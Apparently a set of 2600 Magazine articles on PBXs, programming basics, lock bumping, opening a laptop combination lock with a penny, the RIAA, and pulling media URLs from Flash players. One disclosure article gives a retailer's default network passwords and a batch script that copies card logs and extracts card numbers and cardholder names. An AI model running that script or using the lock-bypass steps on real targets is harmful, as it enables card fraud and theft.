Nearly everyone reading this has probably made a phone call through a PBX at some point in their lives. Ever had to dial 9 first to make a call? Your call most likely traveled through a PBX. Ever called from one hotel room to another by dialing only the room number? Your call probably never left the building. I say "probably" and "most likely" because many local phone companies offer a service called Centrex. This offers calling features similar to PBXs, but everything (including "service monitoring" and government surveillance) is handled right here in my central office. We just charge you a hefty fee per month, per line.

Years ago phreaks often thought of a PBX as a fun way to make free phone calls. They'd refer to "diverters" or "extenders" in conversations and often used such terminology interchangeably with "PBX." A phreak I knew named Phred, based out of Staten Island, spent his days collecting other phreaks' phone numbers and then calling them using PBXs he'd broken into. "I've got your number," he'd threaten on conference

bridges, which were common at the time. "I've got *everybody's* number and I'm gonna call you on my phone sex PBX." I'm not sure what ever happened to Phred; he disappeared one day and nobody ever heard from him again. Rumor has it he went to prison, but who knows.

And now, if you'll indulge, it's time for a trip down memory lane. Before Internet access was widely available (believe it or not, it's only been about 15 years), hackers and phreaks largely communicated and shared information via text files and hacking programs (such as ToneLoc) circulated on dial-up BBSs. You can think of a dial-up BBS as similar to a web message board, except that each one had to be dialed up separately using a modem. If someone else was connected to the BBS, you'd get a busy signal.

One of the more creative inventions of *2600 Magazine* was their voice BBS, which gave people without computers another avenue to communicate. Messages left there were quite often interrupted by red box tones. I spent many long hours in the central office performing "service monitoring" of (516) 473-2626.

Hackers and phreaks also communicated using conference bridges, such as those provided by Alliance Teleconferencing. These were a favorite with phreaks because they both contained an incredible array of conference management features, and were highly susceptible to, erm, "creative" billing arrangements. And, of course, there were *2600* meetings, where local hackers and phreaks could meet and share ideas face-to-face.

OK, back to the present day. Although a poorly configured PBX can still allow unauthorized people to make free phone calls, finding an open DISA port is rare these days. And with the low cost of long distance (like 7.25 cents per minute to Singapore) combined with the high risk of being caught, it's hardly worth the bother anymore.

So, you may ask, what good is a PBX if you can't make free phone calls using it? Fair question. But first, it's good to understand

why people install PBXs so you can think of creative ways to have fun with them. PBXs provide numerous advantages to the people who install them, but probably the biggest one is a lower phone bill. Instead of paying a monthly fee to the phone company for each individual telephone line in a facility, you only need to buy as many phone lines as you actually use for incoming and outgoing calls. This is calculated by the PBX installer based on averages, with some buffer for unusually busy periods. Making a call within the building ties up your phone, but it doesn't tie up an actual phone line. If you make a call outside the building (generally by pressing 9), or if you receive a call from the PSTN, the PBX takes care of routing your call.

The second biggest advantage is control. With a PBX, you can control the calling features available to each telephone set individually. For example, you could configure some telephone sets to only receive incoming calls, others to only be able to make calls within the building, and still others to have unrestricted capability. You can even control the hours when calls ring through to office phones, for example, forwarding calls to an answering service after hours.

Another form of control is least cost call routing. Suppose that you have accounts with two different long distance carriers. One carrier provides attractive pricing for domestic calls and the other provides attractive pricing for international calls. Based on the numbers dialed, the administrator can instruct the PBX to route the call over one long distance carrier versus another (using carrier access codes, a topic I have covered in previous issues).

PBXs provide numerous features other than just additional control over how and when calls are placed. You're probably familiar with those "press 1 for sales, press 2 for service, or press 3 for a recording of our CEO farting" phone trees. With a PBX, you can make your very own. PBXs generally also include voicemail systems, and PBX administrators have as much flexibility around voicemail features as they do around calling features. For example, you can decide whether or not to let callers record their own outgoing messages, control the number of messages they can store in their mailbox, or grant the ability to return phone calls (to name just a few options).

There are dozens of different manufacturers of PBXs, but they are largely self-contained and proprietary systems. PBXs generally use digital inside wiring (often with proprietary encoding, meaning you have to use only telephone sets of the same brand

and model as your PBX), and can connect to the PSTN using either digital (ISDN and/or T1) or analog lines. Note that not all PBXs support all types of PSTN connectivity. In general, despite a lot of noise about open standards, you pretty much have to buy both your PBX and your telephones (called station sets) from the same manufacturer. Manufacturers sometimes have multiple (and often incompatible) product lines. For example, Nortel has both the Norstar and Meridian product lines. These telephone systems have different features and hardware, and are not fully interoperable.

To make things even more exciting, telephones, computers, voicemail, email, and VoIP technologies have converged rapidly over the years. This leads to a confusing hodgepodge of acronyms, many of which mean different things to different manufacturers. For example, a "VoIP PBX" could actually be using any of over a dozen communications protocols, some public and some proprietary, with transport over IP being the only thing they have in common. And even then, which part of the call takes place over IP can vary. Some PBXs, for example, label themselves as VoIP, but in practice they can only route long distance calls over the Internet (using services such as a SIP provider). Conversely, there are now software-only PBXs, such as Asterisk, which can be operated without connecting to a single physical telephone line.

One feature that my central office supports, which many PBXs don't, is CALEA. If you've read my previous columns, I have described in detail this FBI-mandated surveillance infrastructure which is built into the PSTN. However, in-building calls may not be safe for much longer. Many colleges and universities around the country have reportedly been contacted by the FBI requesting provisions for PBX surveillance infrastructure. They claim it's to assist them in cracking down on "drug activity." It's probably only a matter of time before hospitals, businesses, and anywhere other than the Department of Justice receives similar requests.

And on that uplifting note, it's time to bring another issue of *The Telecom Informer* to a close. Have a safe and happy Halloween, and Thanksgiving, press 4 to pull my finger, and I'll see you all again this winter!

Links

<http://www.telephreak.org> – A software-only Asterisk PBX offering free voicemail and conference bridges.

<http://www.askcalea.com> – FBI-operated website describing the CALEA nationwide surveillance program.

Language Nonspecific:

Back to Fundamentals

by Kn1ghtl0rd
Kn1ghtl0rd@hotmail.com

Programming today has become a divided front. On one side you have the MS .NET programmers and on the other side you have the Linux/Java/Web programmers. When someone decides they want to start writing software they are faced with one important question: Which language to learn first? Although this question is "important," it should not be the focus of an aspiring developer. In my experience as a developer I have found out one very important thing. If you are a good programmer, a great programmer even, it doesn't matter what language you use because you could use any one of the hundreds of languages available. It all comes down to fundamentals and understanding how to think like a coder. By restricting yourself to a specific language you are limiting the type and quality of work you can create. Understanding coding structure, logical analysis, and above all having the hacker mind will allow you to utilize the tools that best fit the scenario and not have the language define your path.

The first language I ever learned was RPG IV for the AS/400 computing system. Granted, this is an old language that hasn't changed much in 15 years but it is a well documented, structured language that gave me a base to learn how to be a good programmer, not just an RPG programmer. Once you learn one language and understand the fundamentals you essentially know any language you want. I can pick up a new programming language with a small learning curve in syntax and execution that lasts only about a week. I am going to share my technique for learning programming languages and how you can utilize the fundamentals of software design to allow you to unchain your software and become language nonspecific.

The first step is to pick a well documented language that is easy to read. Why choose one easy to read? Because you will remember it better. If English is your primary language and you read a quote in English you will more than likely remember it. Now read the same quote in Spanish and try and remember it. So with absolutely no knowledge of Spanish you will not only forget the quote but probably misquote and mispronounce it when you try to recall it. The same basic theory can be used in programming.

Say you learn Visual Basic or Gambas, two very easy to read languages. You have a command like this:

```
Dim intCash as Integer
```

Now you know that the command is defining (Dim) the variable (intCash) as an integer. So now read the same line in C:

```
Int intCash;
```

It is basically the same. You recognize the Int as being a data type of integer because you remember the Int from VB. The same goes with any other command you have. It is all a matter of reference. So this solves the language issue, but now what about programming structure? The most important thing is to think modular. The smaller you can break tasks down the easier it is to manage them; it also makes one of the fundamental OOP theories easier, re-use of code. By making things small and nonspecific you can take those pieces and plug them into just about any application that uses that same process. For instance, take a program that takes two numbers, divides them together, then does calculations based on that output. Here is a code example:

```
Int A = 2;
Int B = 14;
Int C;
Int main(){
C = A/B;
IF (C > 7){
Printf ("C is greater than 7");
}else{
Printf("C is less than 7");
}
}
```

This is a pretty straightforward little code block. Now you may be saying, why would I modularize something so small to begin with? Well, you don't have to try and slim it down or anything like that. Just try and think in pieces. So instead of the code above, you could write something like this:

```
Int A;
Int B;
Int C;
Int main(){
C = divide(A,B);
IF (C > 7){
Printf ("C is greater than 7");
}else{
Printf("C is less than 7");
}
}
Int divide(int a, int b){
Int c;
c = a/b;
return c;
}
```

So yeah, there is more code than the other program but now you are able to plug in any two numbers and divide them in any sequence that you want. Not only that but you can reuse the divide function in any other app you wish. Now you are modular. So the next time you need to divide something you don't have to figure out whether you want to divide A by B or vice versa and then change it down the road. You can instead change the input because the function will always be the same. This tiny little function is a very basic example of making your program modular. It is also probably not very practical but for demonstration purposes it is easy to understand.

The next thing that is important when learning to program is to understand classes. Most languages give you basic classes to work with. Every data type, whether they are integers or strings or Boolean, are all classes. Each class has specific properties to it and tasks that can be performed to them. You cannot divide a Boolean object because that is not a method in that class. So by taking this idea of data types you can create new types and you can do things specific to that type. As an exercise, pick an object in your house that has multiple parts and multiple functions it performs. For this article I will choose a radio. A radio has multiple parts; buttons (on/off, AM/FM, etc.) and multiple functions: tune up or down, volume up or down, etc. So your programming language doesn't have a stock radio class and instead of defining each part when you write your code you decide to write a class instead. Here is an example of a simple radio class:

```
class radio;

float tunedTo;
float minimumStep;
int minimumFrequency;
int maximumFrequency;
int maxVolume;
int currentVolume;
bool modType; // false = am - true = fm
int presetStation();
int pre;

function tuneUp()
{
newFreq = tunedTo + minimumStep
if newFreq <= maximumFrequency
    tunedTo = newFreq
else
    print 'max'
    break
}

function tuneDown()
{
newFreq = tunedTo - minimumStep
if newFreq >= minimumFrequency
    tunedTo = newFreq
```

```
else
    print 'min'
    break;
}

function toggleModulation()
{
if modType = true
    modType = false
    minimumFrequency = 530
    maximumFrequency = 1700
    minimumStep = 10
    print 'am tuning';
else
    modType = true
    minimumFrequency = 87.5
    maximumFrequency = 108.0
    minimumStep = .5
    print 'fm tuning';
end if
}

function selectPreset()
{
tunedTo = presetStation(pre);
}

function volumeUp()
{
if currentVolume < maxVolume
    currentVolume++;
else
    print 'volume already at max';
    break;
end if
}

function volumeDown()
{
if currentVolume > 0
    currentVolume--;
else
    print 'volume already at zero';
    break;
end if
}
end radio;
```

So as you can see from this small class, pretty much every part of a basic AM/FM radio is included and each function that the radio can perform is defined. Now in your program, to tune up your radio all you have to do is invoke the tuneUp() function instead of defining what the radio is tuned too, what it can be tuned too, and how many steps to tune before stopping. All of this is already defined in the class and every object that is of the type radio will be able to do the same things. This is the essential piece of programming that you need to understand to be a good programmer because classes allow you to be modular and still be able to have complex data manipulation without all the headaches. Not only can you do things to a single radio object but you can use two of the same type and do calculations on that. So you could essentially test one radio against another to make sure they are doing

what you want.

This is just the tip of programming fundamentals but by learning this stuff *first* you will save yourself a lot of debugging and coding time. Maybe not initially but when you have a good sized library of custom functions and classes at your disposal you will essentially be able to write programs like putting together a puzzle. The only thing that will be custom to your application will be the logic behind it and how those pieces fit together in the implementation in question.

A note on logic is to try and not be redundant as much as possible. It is easier to do that if you are modular. You don't need to add the same things a bunch of times to get the same answer. Do it once and then reuse it. Another way to make sure your logic doesn't become a crap shoot is to have good naming conventions for variables. It makes your program easier to read and for other people to understand. A good method that I use is called the Hungarian Notation which is a way of utilizing object types in variable names so you can keep track of the kind of data you are working with. For instance, if you are defining an integer data type, put `int`

at the beginning of the variable name and you will never forget that your variable is an integer. You can modify the notation scheme to suit your personal preference but most programmers will still be able to understand it with a little bit of coaching on your notation style. The most important thing about programming logic though is to be linear, or as linear as possible. You don't read a book from back to front, bottom to top, you read it front to back, top to bottom. Remember that when writing software and avoid going backwards in your code, and never ever use `go` or `goto` statements! They are evil and unnecessary if you just think for a minute and try to be linear.

Remember the fundamentals and you will be able to write any type of app in any environment with any language because a computer program ends up being the same thing after compiling, no matter what language you are using. There are a million ways syntactically to do the same task but by being a good programmer you can be sure that you are doing it correctly no matter what syntax you may be using.

Front Door Hacking:

Redux

by **Darkarchives**

First off, I would like to give props to Cliff, the author of "Hacking Your Own Front Door" in 24:1. If you somehow missed this article, the following will be somewhat more confusing.

Any locksmith will tell you that there are several hundreds of types of locks, each with their own unique key size and shape. Logically, someone who wanted to be able to open every lock would require every type of key, which would cost a load of money and be a big hassle to carry around. The trick with locks is that 90 percent of the locks in use today are one of ten garden varieties, including Schlage and Kwikset. By having these ten main keys, you have a high chance of opening the lock. As Cliff correctly pointed

out, most areas use the same types of locks, like a dorm room or a neighborhood. In the area where I live, every house that I know of uses a Schlage deadbolt as well as door-knob. Therefore I would only need one key to get into all of these houses.


Making a bump key is as easy as filing down a spare key or even using a blank and starting from scratch. The problem with this is that if you are making your first key, you tend to second guess yourself and take off too much. I made my own Schlage key and when it didn't work I just went online and bought a set of 11 keys. Looking back, I now know that it takes some practice to bump, and Schlage is harder than some of the others.

Once you have made a bump key, don't be tempted to go and try it on your front door. Some of the risks you run include getting the key stuck in there and having to call someone, or damaging your lock. Repeatedly hitting a bump key can damage the springs that set the pins of a lock and can ultimately render the lock useless. I personally suggest buying a Kwikset lock because as any lockpicker can attest to these locks are the easiest to bump and pick. Also, it is a good idea to hit up Google videos or any other site to find some videos of people bumping a door. Don't get too hung up on how they do it. Instead try and learn generally what motions they do so that you can experiment later. Also, videos of people bumping make it look incredibly easy (there is one of a 12-year-old girl doing it on her first try), but in reality it will take a little bit of practice. What I did was sit down with my key, lock, and the back end of the screwdriver and watch the TV for about an hour. Instead of trying to be exactly like the people on the videos, I whacked at it and tried different angles and pressure until I got a successful bump. After a while, I could bump one out of every ten, and then I started to actually pay attention to what I was doing so I could learn the best way for me.

I am going to take a brief moment to talk about what you should hit your bump key with. My personal favorite, and it sounds like Cliff agrees with me, is the handle of a screwdriver. However, from what I have read on the Internet, almost anything works. Specific bumping tools which you can buy are normally a foot long with a rubber striking area on one end. I have also heard of people using wooden spoons, hammers, wallets, and even women's heeled shoes. Ultimately you want something that is hard enough to deliver a good sized shock to the key while still being small enough to handle. Don't be afraid to experiment around with lots of stuff. You can't really mess anything up too much.

Cliff's article covered how to bump using the "one click method." As he explained, you insert the key and then pull it out one click so that the ridges can contact the pins and transfer the energy. The way I bump locks is called the "minimal movement" method and I personally think that it is easier to learn on. To set your key for minimal movement, you have to file off a bit of the tip of the key and a bit off of the shoulder (see the figure and parts marked in gray). The goal of filing these parts off of your key is to be able to stick the key all the way in, then let it go and have it

come back out a tiny bit. The way this works is that a normal key would have the pins rest in the flat area between the ridges, and by filing off the tip and shoulder you can put the key in so that the pins rest instead on the ridges. When filing, don't worry about how much you take off of the shoulder. The tip is where you need to be careful. If you file too much, the pin will miss the ridge altogether and the key will be useless for minimal movement (you could still use it for the one click method). I suggest you take off just a bit and test it, then take off a little more until you get it to the right place.



To use a key set for minimal movement you simply insert it and let it pop out a bit, then apply tension and bump. The tension is the hardest part to master, and really the only way to master it is to practice at different amounts of tension. If you have ever picked locks, then you know how much tension you need.

Cliff was right in that there is very little that you can do to prevent this type of attack on your house. The only other solution that I could come up with besides his is to buy an extremely uncommon lock so that if the burglar wants in, he has to make a special key. Another fact with bump keys is that the more expensive the lock is, the more vulnerable it is. In most cases, locks cost more because they are more precisely crafted, and since the parts are fit better, the transfer of energy happens more smoothly and therefore easier.

Now that you know all this, I encourage you to try it yourself, but in the comfort of your home with a deadbolt that you bought for this purpose. Also, try a Kwikset lock first because they are notoriously easy to pick and bump. I do not recommend trying this on anyone else's locks, as that would be a really stupid idea because it is illegal. Also, it is easier to bump locks that you are holding in your hand as compared to locks that are in a door, so I don't suggest that you try. Instead of using bump keys to break into houses, use them to win bar bets and impress your friends. Happy bumping.

A Penny For Your Laptop



by Atom Smasher

atom@smasher.org

PGP = 762A 3B98 A3C3 96C9 C6B7

582A B88D 52E4 D9F5 7808

I recently purchased a brand new Kensington MicroSaver Combination Notebook Lock and overall I'm not happy with it. Perhaps the most disappointing feature of this lock, which retails for \$30-\$40 (US), is that it can be opened with a penny in less than 20 seconds without damaging the lock or the device it's attached to. The technique described below can likely be applied to similar locks.

I'll take this opportunity to point out that this information is being shared for the purpose of informational use, educational use, and the advancement of physical security by exposing current vulnerabilities, just the same as exposing software and protocol vulnerabilities leads to the advancement of software and protocol security.

Not only can a malicious attacker (aka thief) use this technique to walk away with a laptop, but also an undamaged lock that can be reset to any combination. In some cases the attacker may gain something more valuable than the laptop. Keep reading.

These types of locks use a bar that extends through the four dials and through one end of the lock housing into a laptop (or other device). The bar has four slots in it, allowing the rings to turn around it. Each ring has one slot in it, allowing the bar to slide when all of the rings are properly aligned. As long as any one of the dials is not in the correct position the bar cannot slide - in theory. In practice, tension can be applied to the bar so that the dials can be jammed into the "correct" positions, revealing the combination. The trick is to apply tension to the bar while turning the dials. For this particular lock, I've found that a coin can aid in applying the proper pressure on the bar.

Slide a coin between the lock and the computer case. Wiggle the lock so the coin can be seated as close as possible to the locking bar. Bear in mind that the goal is to not cause damage to the lock or the laptop.

With the coin in place, the lock will tend to lean away from the coin. By pressing the lock against the coin (squeezing the coin between the lock and computer case) push the lock perpendicular to the computer case and at the same time apply tension to the locking bar. A firm pressure is best; too much pressure may damage the lock and/or computer.

With the proper pressure applied to the bar, the dials can be spun back and forth until they each stick, at which point the lock should open. With practice this can be done in well under 20 seconds by turning two to three dials at a time to start.

In testing this technique, the dials seem to have a tendency to stick starting with the last digit and moving towards the first digit. This may or may not apply universally. If all but one of the digits is found, I recommend removing the coin and turning the dial of the unknown digit until the lock opens.

People are creatures of habit, and in most cases the four digit combination used on the lock will probably be the same PIN as the owner's bank card, voice mail, luggage locks, etc. In many situations just learning the PIN may be more valuable than the laptop. In any case, the coin can now be used to turn the slot opposite the T-Bar, which will expose a red dot adjacent to the combination. When the red dot is exposed, a new combination can be chosen and set by turning the slot to its original position. This allows an attacker to reset the combination and replace the lock.

This type of attack can be easily avoided if the dials of the combination lock are manufactured with grooves in each position corresponding to an incorrect digit. The bar would then jam in the grooves, making it impossible to determine if each dial is jamming in the slot (indicating a correct digit) or a groove (indicating nothing).

Thanks to my dad, who taught me how locks are supposed to work and how they often don't. He also taught me that thieves break into things; locksmiths gain access to secure areas after receiving proper authorization.



The RIAA's War on *Terror*

by Glider

Let me open with a caveat: File sharing is currently a violation of copyright law and is therefore considered theft of intellectual property. Anyone caught - and prosecuted - can thus reasonably expect to be found guilty. Having said that, even the Supreme Court has set the precedent that making a mix tape for your friends is not a violation of copyright law, since mix tapes withstand the four factor test for "fair use" (see *Campbell v. Acuff-Rose Music*, for example). Without going into all the legal jargon, the high court's reasoning can be summarized as saying that mix tapes serve as "fair use" because they fall under the "format shifting" provision (allowing you to move CDs to an mp3 player, for example), are noncommercial, and, most importantly, because one song from an album actually serves as a form of viral advertising for the album, potentially creating album sales rather than diminishing them. These decisions do not extend to full albums, however, and therein lies the rub: Somewhere between the two extremes of "theft" and "viral advertising" lies the point the Recording Industry Association of America (RIAA) is missing.

The problem is, the RIAA has chosen to challenge file sharing in a way similar to the current administration's offensive against terrorism. Certainly, on the surface, the desire to rid the world of terrorists is a goal no one would criticize, but the sad fact is that the goal is patently unattainable. All it takes is one nutjob to strap explosives on himself, walk into a mall, and blow himself up, and you have an act of terrorism. Sadly, there's no accounting for random nutjobs. Similarly, the RIAA seems to think its courtroom front in the War on File Sharing can also lead to total victory, deftly missing the point that all someone has to do is dub an

album and give it to a friend and file sharing still exists. Please understand, this is not to say the RIAA should just give up any more than the government should stop trying to find, thwart, and imprison terror cells. Still, both sides might want to take a step back and consider not so much their unattainable stated goals, but instead concentrate on the sources of their "terror." Presidents need to study American foreign policy and how it serves to fuel - not curtail - terror, and the RIAA needs to consider the purpose of record companies in the 21st century.

The record industry, despite breaking and creating new sounds over the decades, is hardly the poster child for foresight. In the late 1990s the major labels were still sending promo CDs out for review in LP boxes. Think about that: It meant that someone in the 1980s had bought so many LP boxes that a good decade after CDs had supplanted LPs, they still had a surplus of LP mailers. They hadn't seen the change coming, even as kids in 1985 saved up their paper route money to buy a CD player. Even before that, the record industry, having gotten fat and rich on singles in the 1950s and 1960s, turned up its nose at what would become "album oriented rock." It wasn't until the 1970s that the majors fully embraced a format like Elektra had pioneered in the late 1960s. And now they fail to realize that, ironically, times have changed back, and we may well now be in a world where the album is dead - and this is exactly the kind of world in which file sharing will flourish.

Record companies need to recognize this and morph into promoters of bands, not albums, depending on concert ticket sales and merchandising to make their money, not on record sales. After all, even as album sales have declined due to file sharing, concert sales have actually increased, a statistic that

flies in the face of the RIAA's oft trumpeted claim that "file sharing hurts the artists." It doesn't. It hurts the record companies and, the truth be told, it only hurts them because they are unwilling to adapt. They've gotten fat and rich on album sales, and they lack the imagination and foresight to figure out how to make money some other way. In this model, the actual recorded tracks become almost worthless, licensed to radio stations and Prologs for a pittance and used chiefly as a form of word of mouth advertising for bands, to sell tickets to concerts and stuff from the merchandise table. Many bands have discovered this on their own - look at OK Go's instant fame, based on a series of freely traded videos via YouTube, or Ween's endorsement of browntracker.net - and this is what truly terrifies the recording industry: If the music goes viral, they can't make any money off it.

The only other option is to make file sharing a null option, and in order to do that, the record companies need to cut costs - dramatically. There's no reason a single track on iTunes should retail for more than 50 cents, nor albums for more than five dollars. The only reason prices are this high is because the industry is dictating them based on an outdated business hook that deems an album is worth at least ten dollars, all the while failing to realize that mp3s are lossy quality audio and come without album art or liner notes, the fact of which would demand to any sane person that downloading should cost considerably less than brick-n-mortar shopping. If the record industry had the foresight, they would recognize this disparity and gut their overhead, refusing to mass produce any more albums, period. Without this upfront cost - and since bands traditionally have to use their advances to pay for recording their albums themselves - legitimate online prices could be brought to a level that wouldn't drive penniless teens to theft.

But what about the Britney Spears fans who don't own a computer or an mp3 player (or even know what one is)? Simply stated: Print on demand. Instead of shipping copies of albums to record stores (many of which will be returned or relegated to cutout bins), send them a computer kiosk instead, where folks can go in, use a touchscreen and their credit card to buy an album, and go home with a nice CDR, burned while they wait and delivered in a cardboard sleeve with freshly printed album art. The technology is certainly there for this, and the sky's the limit if even one of the major labels would dump the money they spend on RIAA

lawsuits into a new business model instead. In many ways, the kiosk would become a public iTunes portal, with a few extra bucks added on the backend because you want to go home with a physical CD and album art. Furthermore, the record companies could select popular albums for release in "limited editions" - very short runs of well packaged CDs or (for the collectors' market) LPs that sell to a discerning few for prices more in line with the 20th century business plan.

The sad fact is that when things have gotten to the point where you can settle your out of court copyright infringement lawsuit online for \$1000 (www.p2plawsuits.com), but can't buy high quality tracks at a reasonable price online, it's time for the industry to step back and rethink its options. If the Internet can be used to settle lawsuits, surely it doesn't take any level of genius to realize that it also can be used to make money off music. Still, even if some record exec reads this article and decides to adopt one of the above plans, there will still be file sharing. Why? For the same reason there will always be terrorism: Some people will always steal things or blow things up, just for the thrill of it, no matter the sociopolitical message they try to use to justify their actions. Even if the RIAA managed to completely ban the electronic transfer of any audio or video file at, say, the ISP level, folks will just go back to the way it was done in the 1980s: tape swapping via bulletin boards.

A good business adapts to the current market. It doesn't try to force the market to fit into its outdated model. The RIAA could take the wind out of the sails of file sharing by updating its model to a print on demand format, or else concentrate on concert sales and merchandising, instead of dumping truckloads of money into a never-ending series of legal battles. And the current administration would be wise to try such new thinking with its equally unwinnable war on terror: If even half the money spent on Iraq and Afghanistan had instead been spent on energy independence, we wouldn't need any kind of relations with the countries that give rise to global terrorism in the first place, period.

If you make the reason for something to exist a null option, people lose interest in it. The trick is for those in power to have the foresight to spend their money wisely to reap future gains, instead of wasting it to fight an old model battle that can't be won. The motion picture industry would be wise to learn this lesson now, before they go too far down the same road.

Free Files from *Flash*

by Dieseldragon
Hyperspeed666@gmail.com
<http://www.dieseldragon.co.uk>

0x00. Introduction

Anyone who uses the Internet nowadays will have noticed the increasing trend of Flash applications being used for playing embedded audio and video on web pages. Notable websites for this include YouTube (video) and the infamous MySpace (audio/video). Often these Flash players are used in an attempt to play files without revealing the location of the host file to prevent users from downloading the actual files to their computers - an example of which can be found at <http://www.dragonforce.com>.

However, one thing that many webmasters have overlooked is that the use of Flash media players *does not* guarantee that the file(s) in question will stay "safe." After all, it's a simple fact that anything on the Internet that can be viewed by the user can be downloaded. And it's a fact that has few exceptions. In this article, I'll show you how to download one of my videos from YouTube, but instead of teaching you the technique for the one specific site, I'll be showing you the general principle behind the hack which should work for most sites that use embedded Flash players. Obviously the standard disclaimers apply here, and you're the only one responsible for anything that you use this technique for. Please don't steal copyrighted works. The author of those works still has to put food on the table as much as you or I do.

0x01. How It All Works

When an embedded Flash player (henceforth referred to as EFP) loads on a web page, there are a few processes that take place:

1. An <OBJECT> tag causes an HTTP request to the server for the EFP.
2. The EFP is downloaded to temporary storage and executed using the relevant plug-in.
3. The EFP fires off an HTTP or other request for the media file. (This request might return an XSPF file in the case of audio players. More on that later.)
4. The media file is downloaded or streamed to the EFP via temp storage or

RAM.

5. Once a decent buffer amount of data is downloaded, the EFP will start playing. In this tutorial, we'll be tracing the EFP's HTTP requests to find out where the desired media file is located.

0x02. The Theory Applied

In this article, we'll be downloading the video at <http://www.youtube.com/watch?v=T8feb8zXj54> (case sensitive). Fire up your favorite packet scanner (I use Ethereal - <http://www.ethereal.com>) and set it to trace everything to catch any EFPs that use unusual protocols (ftp, telnet etc.) to download files. Then point your browser to the URL of the page that holds the media that you are interested in. Once the song/movie has started playing, stop your packet scanner and have a peek at the log. It'll look something like this:

(The following log is typed from memory as I discovered this on a friend's PC a while ago, so apologies for the lack of packet info.)

```
127.0.0.1 > 208.65.153.253
➡ GET http://www.youtube.com/
➡ watch?v=T8feb8zXj54
208.65.153.253 > 127.0.0.1\
208.65.153.253 > 127.0.0.1 - [The usual
GET requests and packets of HTML, images,
scripts, and other gumpf...]
208.65.153.253 > 127.0.0.1/
127.0.0.1 > 208.65.153.253 - GET
➡ http://www.youtube.com/get_
➡ video?video_id=T8feb8zXj54&l=203&t=OEg
➡ sToPDskJ47_17h9B3isGzSjA9NZmb [The
L and T parameters are session specific.
Sending just the video_id parameter gives a
blank page.]
```

```
208.65.153.253 > 127.0.0.1\
208.65.153.253 > 127.0.0.1 - [Several
packets of audio/video data....]
```

```
208.65.153.253 > 127.0.0.1/
As you can see, there is an easily spotted
URL to the video. The URL itself may vary
from that shown but the theory remains the
same: Trace packets, find the URL, down-
load the file. In this case, the video sent
down from the YouTube server comes in
*.FLV (Flash video) format, but sometimes
renaming the file with a .WMV (or what-
ever) extension might work. Alternatively,
there are probabaly several FLV file players
```

for download knocking about the Internet. If anyone is interested in hacking the FLV format, the original file in this case was a 320x240 Windows Media format video with MP3 audio at 30fps (I think) if that helps.

0x03. Quick Note on XSPF Files

As mentioned above, some audio EFPs may request an *.XSPF file instead of an *.MP3 file. This is actually a bonus as XSPF files are text/xml based audio playlists and can contain references and URLs to many audio files across the Internet. Hacking the audio player on <http://www.dragonforce.com> using the above method will demonstrate better what I'm talking about. Check out <http://www.xspf.org> for full info and specifications on the format. As a side-bar to this, try entering [Your favorite band] .mp3 filetype:xspf into Google and see what

comes up!

0xFF. The Final Word

I hope that this tutorial has helped you all learn a little about how Flash Players and the HTTP standard in general work. If you like to download music, please consider using this method (and buy the CD for copyright/royalty purposes of course!) as opposed to Apples iTunes. After all, I'd rather pay my favorite bands much more than a measly three cents for each track of theirs that I buy!

Shouts to Bal-Sagoth (for being the greatest band ever known to Metal!) and Dragonforce (for providing an excellent example for this article)!

F-yous to Apple iTunes for ripping artists off much worse than bedroom pirates and "those Hackers" ever did!

Target: For Credit Card Fraud

by Anonymous

I have debated whether or not to write this article for over a month since it has the potential to cause so much damage. I decided that exposing Target's utter lack of network security would bring about change and, in the end, do more good than harm.

During my brief employment at Target, I spent most of my free time exploring their internal network. It did not take me long to realize that there was an absence of any security. All of the computers used by employees are on the same subnet in the network. These computers include registers, employment kiosks, managers' computers, and backroom computers.

In addition, Target installed Cisco Aironet 802.11b routers to support their handheld scanners used for printing labels and storing items in the back room. These routers do use WEP, but that is not a major hurdle to keep computers outside the store from hopping on the internal network and taking advantage of the network flaws to be outlined.

Those responsible for rolling out the network clearly gave no thought to security. The networks are identical from store to store, so the flaws were not isolated to my

particular Target location. Every computer except the registers has telnet set up. You can control any computer with the username `Target` and either a blank password or `Target` as the password. Every computer, including the registers, has SMB shares set up that allow a user to mount the root directory with no password required. All computers also have ftp set up, and with the username `Target` and password `Target`, you get full access to the root directory.

This setup allows any user to retrieve employee records and confidential documents from the computers belonging to the stores' managers. The most dangerous security oversight though, relates to the ability to connect to the stores' registers.

Every register has a share named `cpas` (common point of sale) that keeps logs for every credit card and debit card transaction for a week. Included in these logs is, not only the credit card number and cardholder name for every transaction, but also a raw dump of the card's entire magnetic strip - for reasons unknown. The exact location of these logs on the share is `\app\ej_backup\`. All registers follow the naming convention `TxxxxREGyyyy` - where x is the store number

and y is the register number. This convention is used company wide, and any workstation can connect to any register at any store.

I do not have much experience writing DOS batch files, but I managed to put together a simple batch file that connects to a register, passed as an argument, grabs all of the credit/debit logs, and strips out the account number and customer name.

```
net use z:\ \\%1\cpos
copy z:\app\ej_backup\*. * .
net use z: /delete
```

```
type *.pos | find /n "VISA CHARGE" >> temp
type *.pos | find /n "MASTERCARD CHARGE" >>
temp
type *.pos | find /n "AMEX CHARGE" >> temp
type *.pos | find /n "DISCOVER CHARGE" >> temp
```

```
type *.pos | find /n "ACCT# (M)" >> temp
type *.pos | find /n "CARD HOLDER:" >> temp
sort /+1 temp >> stripped.log
erase temp
erase *.pos
```

Using this batch file, one could easily grab the transaction logs from every register at every store overnight. Over a month, I imagine somebody could grab tens of thousands of credit card numbers.

I did not work at Target nearly long enough to explore their entire network, but one can only imagine what kind of confidential information could be obtained from their massive network.

Please do not use this information for malicious purposes. I only wrote this article in the hopes that Target will be forced to change its lax security policies.

How to Get More from Your Sugar Mama



by gLoBuS

Disclaimer: Anything that you do with this information is your responsibility, not mine.

In the world of prepaid cell phones, Virgin Mobile is one of the top sellers of prepaid minutes. Along with their empire, they've started to send out some kickbacks to their loyal customers. Here I will show a very simply way of getting your kickbacks even quicker.

Virgin Mobile's current kickback program is called Sugar Mama (<http://sugarmama.virginmobileusa.com>) It's a fairly simple system that gives you rewards for providing feedback to Virgin about some online advertisements. These ads are short videos from the likes of heavy.com, Sub Pop Records, and Microsoft's Xbox 360. These only take about a minute to watch, some are more unbearable than others, but there's a very simple way around all of this.

